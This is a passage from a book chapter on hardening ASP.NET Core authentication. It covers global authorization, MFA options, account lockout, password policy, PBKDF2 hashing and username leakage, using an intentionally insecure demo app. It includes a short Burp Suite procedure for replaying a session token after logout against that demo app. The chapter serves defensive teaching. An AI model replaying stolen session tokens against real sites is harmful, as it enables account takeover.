If you need to ensure that a user has been authenticated before allowing them access to an endpoint, you probably already know that there are easy ways of doing this. If your website has very few authenticated pages, you can use the `Authorize` attribute on your Controller class, method, or your Razor Page class. Listing 9-1 shows an example from the `ShoppingController` of the insecure version of Juice Shop.

Listing 9-1. The `Authorize` attribute on a Controller class

```
public class ShoppingController : Controller
{
    //Code removed for brevity
    [Authorize]
    [HttpPost]
    public IActionResult Checkout(Order order)
    {
        //Code removed for brevity
    }
}
```

While all this is well and good, unless you have a website that is largely accessible to the public, you'll want to take a fail-closed approach in case of a missing or forgotten attribute rather than this fail-open approach. Luckily for us, we can do this easily within `Program.cs`.

Listing 9-2. Adding a requirement for an authorized user globally

```
var builder = WebApplication.CreateBuilder(args);

//Add services

var app = builder.Build();
```

```
//Add middleware

app.MapControllerRoute(
    name: "default",
    pattern: "{controller=Home}/{action=Index}/{id?}")
.RequireAuthorization();

app.MapRazorPages().RequireAuthorization();

app.Run();
```

Listing 9-2 uses the `RequireAuthorization()` method on the `MapControllerRoute()` and `MapRazorPages()` methods within `Program.cs`.

Of course, we probably can't refuse access to *every* page because unauthenticated users need to be able to access the login page. Fortunately, we have an easy way to allow access.

Listing 9-3. AllowAnonymous attribute in the default login page

[AllowAnonymous]

```
public class LoginModel : PageModel
{
    private readonly SignInManager<JuiceShopUser>
        _signInManager;
    private readonly ILogger<LoginModel> _logger;

    public LoginModel(SignInManager<JuiceShopUser>
        signInManager, ILogger<LoginModel> logger)
    {
        _signInManager = signInManager;
        _logger = logger;
    }
    //Rest of the implementation removed
}
```

As long as you add the `AllowAnonymous` attribute as seen in Listing 9-3 to any Razor Page or Controller (or any of their methods) to allow access where needed, anonymous users can get access where needed.

Easy Multi-Factor Authentication

As we talked about in Chapter 2, multi-factor authentication (MFA) is one of the best measures you can take to prevent credential stuffing attacks. ASP.NET can support most MFA systems, either directly or indirectly. If you look up “asp.net core multi-factor authentication” on your favorite search engine, you should get several well-written blogs about how to implement multi-factor with SMS or an authenticator app. There’s not much need to reinvent the wheel here. Instead, I’ll talk a bit about the pros and cons of different methods that are practical to use in websites to implement multi-factor authentication.

- **Send an Email with a One-Time Use Code.** This is about the easiest and cheapest way to implement multi-factor authentication in your app. But because this code is sent via email, it doesn’t truly enforce the multiple-factors (both the password and the code sent via email are essentially things you know), this is the least secure method of the options listed here.
- **Send a Text Message with a One-Time Use Code.** This is more secure than sending an email because it enforces the need to have a phone (i.e., something you have). By now, users are familiar with needing to enter a code from their phone to log in, so while the user experience isn’t great, it won’t come as a shock to your users. Because of how easy it is to spoof phone networks, this solution should be avoided for sites with extremely sensitive data.
- **Send a Code to Your Phone Using a Third-Party Authenticator App.** Assuming the authenticator app doesn’t itself have a security issue, this option is more secure than simply sending a text message. The main drawback to this option is that users who use your system are now forced to install and use a third-party app on their phone.
- **Use a Third-Party Password Generator, Like a Yubikey.** You can also purchase hardware that individuals use to generate one-time passwords, which your website can validate against a cloud service. While this is the most difficult option to implement, it is the most secure of these options.

As far as which one to recommend, I'd keep in mind that you shouldn't spend \$100 to protect a \$20 bill. Your needs may vary depending on your budget, your specific website, and your risk tolerance.

Repeating and emphasizing a point made earlier: Why not include challenge questions like "what is your mother's maiden name" here? There are two reasons. One, adding a question that looks for something you know as a second layer of authentication isn't a second *factor* of authentication, and so doesn't provide much security. Second, the answers to many of these questions are public knowledge. The answers to many others have been leaked by taking one of the many "fun" Facebook quizzes that tell you what your spirit animal is or something based on your answers to questions like "what was the name of your first pet?"

Caution The example in the safe version of the Juice Shop application uses email as a second factor of authentication. That isn't intended as an endorsement as a way for you to go. Instead, I implemented MFA in a way that I could get working on your environment and didn't force me to store my phone number in the database for testing.

Functionality Requiring Configuration

Now that we've seen what you can do (or do easily) with the default configuration, let's dive into some functionality that fails to live up to modern security best practices for one reason or another.

Brute Force Password Attacks Protection

If you don't look too closely, it would appear that ASP.NET will protect you from brute force attacks with the default configuration. After all, ASP.NET has, for decades, had functionality that would prevent more password attempts against a particular user after (a configurable) five failed login attempts. Isn't this enough? Not really, for two reasons.

Turning On User Lockouts

The first problem with the default user lockout functionality is that it is turned off by default. This is the code that processes the login for the default login page.

Listing 9-4. Default login processing

```

public async Task<IActionResult> OnPostAsync(
    string returnUrl = null)
{
    returnUrl ??= Url.Content("~/");

    ExternalLogins = (await
        _signInManager.GetExternalAuthenticationSchemesAsync())
        .ToList();

    if (ModelState.IsValid)
    {
        // This doesn't count login failures towards account
        // lockout
        // To enable password failures to trigger account lockout,
        // set lockoutOnFailure: true
        var result = await
            _signInManager.PasswordSignInAsync(Input.Email,
                Input.Password, Input.RememberMe,
                lockoutOnFailure: false);
        if (result.Succeeded)
            //Remaining code removed for brevity
    }
}

```

To fix the problem in Listing 9-4, you will need to follow these steps:

1. Right-click your project file within Visual Studio.
2. Hover over *Add*.
3. Click *New Scaffolded Item*.
4. Select *Identity*, then click *Add*.
5. On the next screen:
 - a. Click *Override all files*
 - b. Select *DbContext class* and if required *Database provider* and *User class*
 - c. Click *Add*

6. In the newly generated `Login.cshtml.cs` file (located under `Areas/Identity/Pages/Account`), locate the `OnPostAsync` method.
7. Update the value in the call to `PasswordSignInAsync`.

Note that if you implement your own `IUserStore`, you will need to ensure that your user store also implements `IUserLockoutStore`; otherwise, instead of locking out users properly, your `SignInManager` will fail silently. As proof, here is the `CheckPasswordSignInAsync` method of the `SignInManager`, which is called by the other sign-in methods.

Listing 9-5. `CheckPasswordSignInAsync` in `SignInManager`

```
public virtual async Task<SignInResult>
    CheckPasswordSignInAsync(TUser user, string password,
        bool lockoutOnFailure)
{
    //Code that returns SignInResult.Success if login succeeds

    if (UserManager.SupportsUserLockout && lockoutOnFailure)
    {
        //Code to handle lockouts removed for brevity
    }
}
```

Listing 9-5 shows that the `SignInManager` skips lockout functionality if the `userManager` does not support lockouts. Listing 9-6 shows that the `UserManager` only supports lockouts if your user store implements `IUserLockoutStore`.

Listing 9-6. `UserManager`'s implementation of `SupportsUserLockout`

```
public virtual bool SupportsUserLockout
{
    get
    {
        ThrowIfDisposed();
        return Store is IUserLockoutStore<TUser>;
    }
}
```

The lesson here is that you should always test to ensure that your security functionality is working as expected. This is doubly true when working with ASP.NET's authentication classes.

Password Strength

The existing password strength settings look quite good, if you don't think about it too hard. Listing 9-7 shows what they are.

Listing 9-7. Default settings for PasswordOptions²

```
public class PasswordOptions
{
    public int RequiredLength { get; set; } = 6;
    public int RequiredUniqueChars { get; set; } = 1;
    public bool RequireNonAlphanumeric { get; set; } = true;
    public bool RequireLowercase { get; set; } = true;
    public bool RequireUppercase { get; set; } = true;
    public bool RequireDigit { get; set; } = true;
}
```

These settings force users to include a number, an uppercase and lowercase character, and a non-alphanumeric character. These are pretty standard recommendations, so what's the problem?

The problem is that these recommendations were created in a world where the largest password problem was brute force guessing because most people used passwords like "password" and "letmein." These settings solved two problems:

- Adding numbers and non-alphanumeric characters eliminated the possibility that people would use a simple, easily guessable password.
- Prevailing wisdom at the time suggested that increasing the number of characters that were possible in a password would increase the number of character combinations for in a password enough to make brute force cracking impractical.

²<https://github.com/dotnet/aspnetcore/blob/release/8.0/src/Identity/Extensions.Core/src/PasswordOptions.cs>

This was not bad advice at the time, but we ran into a problem. In order to remember passwords, one of two things would usually happen:

- People would take their old passwords and simply make predictable changes. For example, if my password was previously “security,” I would probably change it to “Security1!” in order to meet the requirements in Listing 9-7.
- Because passwords are now harder to remember, people would reuse passwords on most or all of their websites. This means that if a username/password combination is stolen once, it can be reused on multiple websites with a reasonable chance of success.

To combat these new challenges, the new prevailing wisdom is to create longer passwords. However, to make the passwords easier to remember, it is no longer recommended that users be forced to include things like numbers or non-alphanumeric characters.

Note My own experiences reinforce the notion that merely adding uppercase characters and numbers is inadequate for modern passwords. I mentioned earlier that I have a honeypot set up on my personal website to determine how hackers abuse my “WordPress” login page. In addition to using a password that had been stolen at one point, they capitalized the first letter, added a “1” to the end, and added an exclamation point to the end. In other words, they tried the exact variations that users are most likely to try themselves.

Password Hash Strength

The default password hashing algorithm is a bit out of date. OWASP³ recommends that password hashes be done via an Argon2id algorithm or PBKDF2. If PBKDF2, OWASP recommends a different number of iterations based on the actual algorithm you use:

- PBKDF2-HMAC-SHA1: 1,300,000 iterations
- PBKDF2-HMAC-SHA256: 600,000 iterations
- PBKDF2-HMAC-SHA512: 210,000 iterations

³https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

ASP.NET uses PBKDF2 with SHA-512, but with 100,000 iterations, not the recommended 210,000. Luckily for us, changing this is fairly easy, and you'll see how in a bit.

Note The ASP.NET team does update this hashing algorithm from time to time. When the first edition of this book was published in 2020, the default implementation was to use SHA-256 with only 10,000 iterations. Interestingly, the previous edition of my book recommended using the exact same settings that the default password hasher does now. OWASP's recommendations have been updated and so mine have as well.

Authentication Token Expiration

If you look at the claims being added to the logged-in user from a security perspective, the `amr` doesn't do much and the `Name` doesn't add much over the `NameIdentifier`. The `SecurityStamp` certainly provides some protection, but as mentioned earlier, it is only changed when credentials change, and the stamp is only checked periodically. There's nothing here about session expiration. To prove that the existing session expiration is inadequate, let's reuse a token after it should have been invalidated.

REUSING AUTHENTICATION TOKENS

To test reusing authentication tokens:

1. Start Burp Suite and open the Burp browser the way we did in Chapter 4.
2. Log in to the unsafe version of Juice Shop.
3. Go to the home page.
4. Send that request (after you've logged in) to Burp Repeater, as shown in Figure 9-1.




Figure 9-1. Burp Repeater of the home page after the user is logged in

- Next, click *Send* to send the request to the browser. You should get a result similar to Figure 9-2, which shows a response with your username, indicating that you’re logged in properly.




Figure 9-2. Burp Repeater of the home page showing the user is still logged in

6. Log out your session in the browser.
7. Validate that the authentication token is still functional by resending the same request to the browser and getting a response indicating that you're logged in, as seen in Figure 9-3.




Figure 9-3. Authentication token is still valid after logging out

Note that there is *some* authentication token expiration validation. By default, the tokens expire after 24 hours. If you try using the same token tomorrow, it should fail.

Missing Functionality

If we're building a website with top-notch security, what are we lacking from the default authentication classes?

Lack of Protection Against Username Leakage

As we saw in Chapter 2, a hacker with the desire to pull usernames from an ASP.NET website can do so merely by sending login attempts with various usernames and determining valid from invalid usernames by tracking the time it takes to process the login. As a reminder, Figure 9-4 shows the processing time of valid vs. invalid usernames.




Figure 9-4. Time to process logins in ASP.NET

If you use email addresses as your usernames, the problem becomes even worse. If your attacker is able to pull email addresses from your website, they would be able to perform phishing attacks against your users knowing that they used your website. This opens your users up for both spear-phishing and CSRF attacks.

Stopping Credential Stuffing

MFA is better than single-factor authentication because if one factor of authentication is compromised (such as if a password is stolen), the second factor should help prevent a hacker from getting in. What are some other ways to detect, and stop, credential stuffing?

- **Location Detection** – A few websites out there will recognize whether you are logging in from a new IP and, if so, require you to submit an extra verification code.

- **Checking Stolen Password Lists** – haveibeenpwned.com has an API that allows you to check for passwords that have been stolen.⁴ If a password has been stolen, you can prompt a user to change it before a hacker tries those credentials on your site.
- **Multiple Login Attempts** – If an attacker is trying multiple username/password combinations on your site from a single source IP, you can block their IP after a small number of failed attempts.

But unlike other areas of ASP.NET that allow you to easily add additional checks if needed, there are no areas for additional checks in the default authentication framework.

Note There's no easy way to add a check for password expiration, either. But is this a problem? Unless you have a specific requirement to have passwords expire after a certain amount of time, there is probably no need to have your passwords expire after a certain amount of time. You want to encourage your users to create long, hard-to-guess passwords, and they're more likely to do this if they're not required to update their password every few months.

Protecting Login-Related PII

If you are subject to GDPR, PCI, or HIPAA, you are required to protect PII and other sensitive information. Usernames and emails are considered PII but are not encrypted. If you want to protect this information, you will need to create your own data access methods for your own user objects.

But wait, isn't there a way to store sensitive information? After all, there is a property called "ProtectPersonalData" in one of the classes we can use to configure the authentication functionality.⁵

⁴<https://haveibeenpwned.com/API/v2>

⁵<https://github.com/dotnet/aspnetcore/blob/release/8.0/src/Identity/Extensions.Core/src/StoreOptions.cs>

Listing 9-8. ProtectPersonalData in StoreOptions

```

public class StoreOptions
{
    /// <summary>
    /// If set to true, the store must protect all personally
    /// identifying data for a user.
    /// This will be enforced by requiring the store to
    /// implement <see cref="IProtectedUserStore{TUser}"/>.
    /// </summary>
    public bool ProtectPersonalData { get; set; }
}

```

What is the property in Listing 9-8 for, if not for protecting data? Well, actually it *is* for protecting data. The problem is that it doesn't do it very well. See if you can spot the problem in Listing 9-9, which protects the data if ProtectPersonalData is set to true.

Listing 9-9. FindByEmailAsync in UserManager

```

public virtual async Task<TUser?> FindByEmailAsync(
    string email)
{
    ThrowIfDisposed();
    var store = GetEmailStore();
    ArgumentNullThrowHelper.ThrowIfNull(email);

    email = NormalizeEmail(email);
    var user = await store.FindByEmailAsync(
        email, CancellationToken).ConfigureAwait(false);

    // Need to potentially check all keys
    if (user == null && Options.Stores.ProtectPersonalData)
    {
        var keyRing =
            _services.GetService<ILookupProtectorKeyRing>();
        var protector = _services.GetService<ILookupProtector>();
        if (keyRing != null && protector != null)
        {

```

```

    foreach (var key in keyRing.GetAllKeyIds())
    {
        var oldKey = protector.Protect(key, email);
        user = await store.FindByEmailAsync(oldKey,
            CancellationToken).ConfigureAwait(false);
        if (user != null)
        {
            return user;
        }
    }
}
return user;
}

```

If you said that the problem was that the code searches for emails using *all* keys in the system, I would agree that this could be a performance problem if you have a lot of keys (which you should if you don't reuse a single key for more than one column) and rotate them reasonably frequently. There is a more serious problem here, in my opinion.

If you recall from Chapter 6, there are two main types of cryptographic algorithms: hashing and encryption. Hashing algorithms have a predictable output but cannot be decrypted, making them useless for storing things like emails in a database. Encryption algorithm outputs can be decrypted, but the IVs mean the ciphertexts will vary each time you encrypt data. Searching for a row for a matching ciphertext is a useless activity with data from a properly implemented encryption algorithm. So how does this work?

If you have an encryption algorithm but don't use an IV, or use a constant value for the IV, then the preceding code will work. And, truth be told, if all you are doing are protecting usernames and emails, which should be unique in your database, then skipping your IVs isn't that bad of an issue. If you hire me as a consultant to review your apps, I'm reporting it as a security finding, but in the grand scheme of things, it isn't a serious problem. The problem starts becoming more serious if you start using this to encrypt other information that isn't necessarily unique per row. Then using an IV becomes critical. But using an IV breaks this code.

And there's nothing you can do to fix it. You either have to live with a poorly implemented encryption algorithm or not use this functionality.

Important Authentication Services

Before we talk about what we can do to fix these issues, let's do a quick overview of the services that are added. As you may recall from Chapter 5, `AddDefaultIdentity()` adds 276 services. We will, of course, not go over all of them here, but here are a few of the more important ones that you need to know about. We've already shown them briefly earlier in the chapter, but let's go over them more explicitly and formally here.

SignInManager<TUser>

The `SignInManager` contains many methods related to your user's authentication. A few of the more important ones are as follows:

- `IsSignedIn(ClaimsPrincipal principal)`
- `CanSignInAsync(TUser user)`
- `RefreshSignInAsync(TUser user)`
- `SignInAsync([overloaded])`
- `PasswordSignInAsync([overloaded])`
- `SignOutAsync()`

You've probably already seen the `SignInManager` in action if you've looked at the default `_LoginPartial.cshtml` file, summarized in Listing 9-10.

Listing 9-10. Default `_LoginPartial.cshtml` file

```
@using Microsoft.AspNetCore.Identity
@inject SignInManager<IdentityUser> SignInManager
@inject UserManager<IdentityUser> UserManager

<ul class="navbar-nav">
  @if (SignInManager.IsSignedIn(User))
  {
    <!-- Links to show if the user is logged in -->
  }
```

```

else
{
    <!-- Links to show if the user is logged out -->
}
</ul>

```

Later in the chapter, we will dig into the `SignInManager` further, since many of the issues we need to fix will be fixed here.

UserManager<TUser>

The `userManager` largely serves as an intermediary between the `SignInManager` and the user storage service. By itself it isn't terribly interesting, but we will need to make some changes to it in order to fix some of the security issues with the authentication mechanism.

IUserStore<TUser>

The `IUserStore` contains all of the methods to retrieve and store your user data from your data store, along with methods to determine which properties on your user object contain the username, password, email, etc.

The `IUserStore` is difficult to work with, but not because the interface itself is that unusual or difficult. You may recall from Chapter 5 that the `userManager` leverages the `IUserStore` heavily, but not in a way that is robust or intuitive. Instead of having separate services for determining user-related information, such as security stamp storage or lockout storage, the `userManager` has properties that look like Listing 9-11.

Listing 9-11. `SupportsUserLockout` property of the `userManager`

```

public virtual bool SupportsUserLockout
{
    get
    {
        ThrowIfDisposed();
        return Store is IUserLockoutStore<TUser>;
    }
}

```

As you can see in the code, and as you may recall from Chapter 5 and Listing 9-6, the issue here is that if your `IUserStore` does not also implement the `IUserLockoutStore`, your lockout code won't work. Instead, the `UserManager` allows any lockout-related code to fail silently. And there are roughly a dozen properties that behave this same way in the class.

!Options<IdentityOptions>

For authentication settings that are configurable, you will change the settings in the `IdentityOptions` object. Rather than being a single object, it contains several objects representing configurations for several aspects of the authentication mechanism.⁶

- `ClaimsIdentityOptions`
- `UserOptions`
- `PasswordOptions`
- `LockoutOptions`
- `SignInOptions`
- `TokenOptions`
- `StoreOptions`

You already saw one of these, `StoreOptions`, in Listing 9-8 about being able to configure your identity code to automatically protect PII in your database.

Because you can look these up pretty easily online, I will skip a full description of what each of these is and what they do. Instead, we will highlight the more important configurations later.

Using External Providers

We will dig into how to fix these issues in a moment. However, the best solution is to avoid using the default login functionality at all and to use a third-party authentication provider instead. The ASP.NET team has several providers already built that should make

⁶<https://github.com/dotnet/aspnetcore/blob/release/8.0/src/Identity/Extensions.Core/src/IdentityOptions.cs>

integrating relatively easy. Microsoft has integrations available for Google, Facebook, Twitter (now X), and Microsoft. Trusted third parties such as Okta and Ping Identity have easy-to-follow documentation on their websites, too.

Caution Merely outsourcing your authentication to a third-party provider does not necessarily make your app more secure. For instance, it is fairly trivial to enforce some form of multi-factor authentication to your app, where if you outsource that you may not have that level of control. If you go this route, choose your provider carefully.

Setting Up Something More Secure

If you do want to use a database to store usernames and passwords, fixing all of the issues won't be a simple or easy task. There are too many problems spread over too many components. But letting them go is not a good idea, so the only thing that can be done is to address each of these issues individually. Let's start with the easiest one: password hashing.

Upgrading the Hashing Algorithm

Fixing the password hashing is an easy step in making our website more secure. You simply need to replace the `IPasswordHasher` service with a new one that implements PBKDF2 as seen in Listing 9-12.

Listing 9-12. Improved PBKDF2 hashing for passwords

```
internal static string PBKDF2_SHA512(string plainText,
    string salt, int iterations)
{
    byte[] saltAsBytes = HexStringToByteArray(salt);
    byte[] hashed = KeyDerivation.Pbkdf2(plainText, saltAsBytes,
        KeyDerivationPrf.HMACSHA512, 210000, 512 / 8);
    return ByteArrayToString(hashed);
}
```


Most of these settings are used by the default ASP.NET implementation. We simply upgraded the number of iterations from 100,000 to 210,000. You should be able to add the prefix like we did in Chapter 6 on your own.

But what if you are upgrading an existing app? Fortunately that's pretty straightforward, too.

Listing 9-13. Calling the default hasher if our prefix is missing

```
public PasswordVerificationResult
    VerifyHashedPassword(JuiceShopUser user,
        string hashedPassword, string providedPassword)
{
    if (hashedPassword.StartsWith('[ '))
    {
        //Our hash, implementation removed for brevity
    }
    else
    {
        //We may be dealing with a legacy system
        //so use the default hasher
        var defaultHasher = new PasswordHasher<JuiceShopUser>();
        var result = defaultHasher.VerifyHashedPassword(user,
            hashedPassword, providedPassword);

        if (result == PasswordVerificationResult.Success)
            return PasswordVerificationResult.SuccessRehashNeeded;
        else
            return result;
    }
}
```

You can see in Listing 9-13 that we can check to see if we have our custom prefix. If absent, you can create an instance of the default PasswordHasher and do your password comparison. It may be worth noting that we return SuccessRehashNeeded if the default hasher returns Success so we can upgrade the default hash to ours.

For a full implementation of the hashing service, please see the PasswordHashingService class within the safe version of Juice Shop.

Protecting Usernames

As mentioned earlier, usernames aren't particularly well protected in the default ASP.NET authentication functionality. You can leverage built-in framework code if you're ok with improperly implementing your encryption algorithms (which, now that you know better, I hope you're not).

To fix this issue, we'll need to implement our own version of `IUserStore`. Listing 9-14 shows the methods you'll need to implement in your custom class.

Listing 9-14. Methods in the `IUserStore` interface

```
public interface IUserStore<TUser> :
    IDisposable where TUser : class
{
    Task<string> GetUserIdAsync(TUser user,
        CancellationToken cancellationToken);
    Task<string> GetUserNameAsync(TUser user,
        CancellationToken cancellationToken);
    Task SetUserNameAsync(TUser user, string userName,
        CancellationToken cancellationToken);
    Task<string> GetNormalizedUserNameAsync(TUser user,
        CancellationToken cancellationToken);
    Task SetNormalizedUserNameAsync(TUser user,
        string normalizedName,
        CancellationToken cancellationToken);
    Task<IdentityResult> CreateAsync(TUser user,
        CancellationToken cancellationToken);
    Task<IdentityResult> UpdateAsync(TUser user,
        CancellationToken cancellationToken);
    Task<IdentityResult> DeleteAsync(TUser user,
        CancellationToken cancellationToken);
    Task<TUser> FindByIdAsync(string userId,
        CancellationToken cancellationToken);
    Task<TUser> FindByNameAsync(string normalizedUserName,
        CancellationToken cancellationToken);
}
```

There are some methods here that are relatively straightforward. Methods like `GetUserIdAsync` and `GetUserNameAsync` shouldn't need special treatment, and methods like `DeleteAsync` and `FindByIdAsync` should be simple to implement. But if we're going to encrypt the username, methods like `FindByNameAsync` will need to be changed. It is not practical to expect the application to decrypt all values in the database to search for a user by username, so it makes sense to store the hashed username in the table. We shouldn't store both the hashed and encrypted versions of the username in the same table, so we'll need to store the encrypted versions elsewhere.

There are a number of ways you could go about doing this, but in the safer version of Juice Shop, I've chosen to store the hashed version of the data in the table with the rest of the user information and I've created an API that stores the data elsewhere. Listing 9-15 shows the services that are used in that class.

Listing 9-15. Constructor for the custom `IUserStore` in the safer version of Juice Shop

```
public class CustomUserStore : IUserStore<JuiceShopUser>
//Other interfaces removed for brevity
{
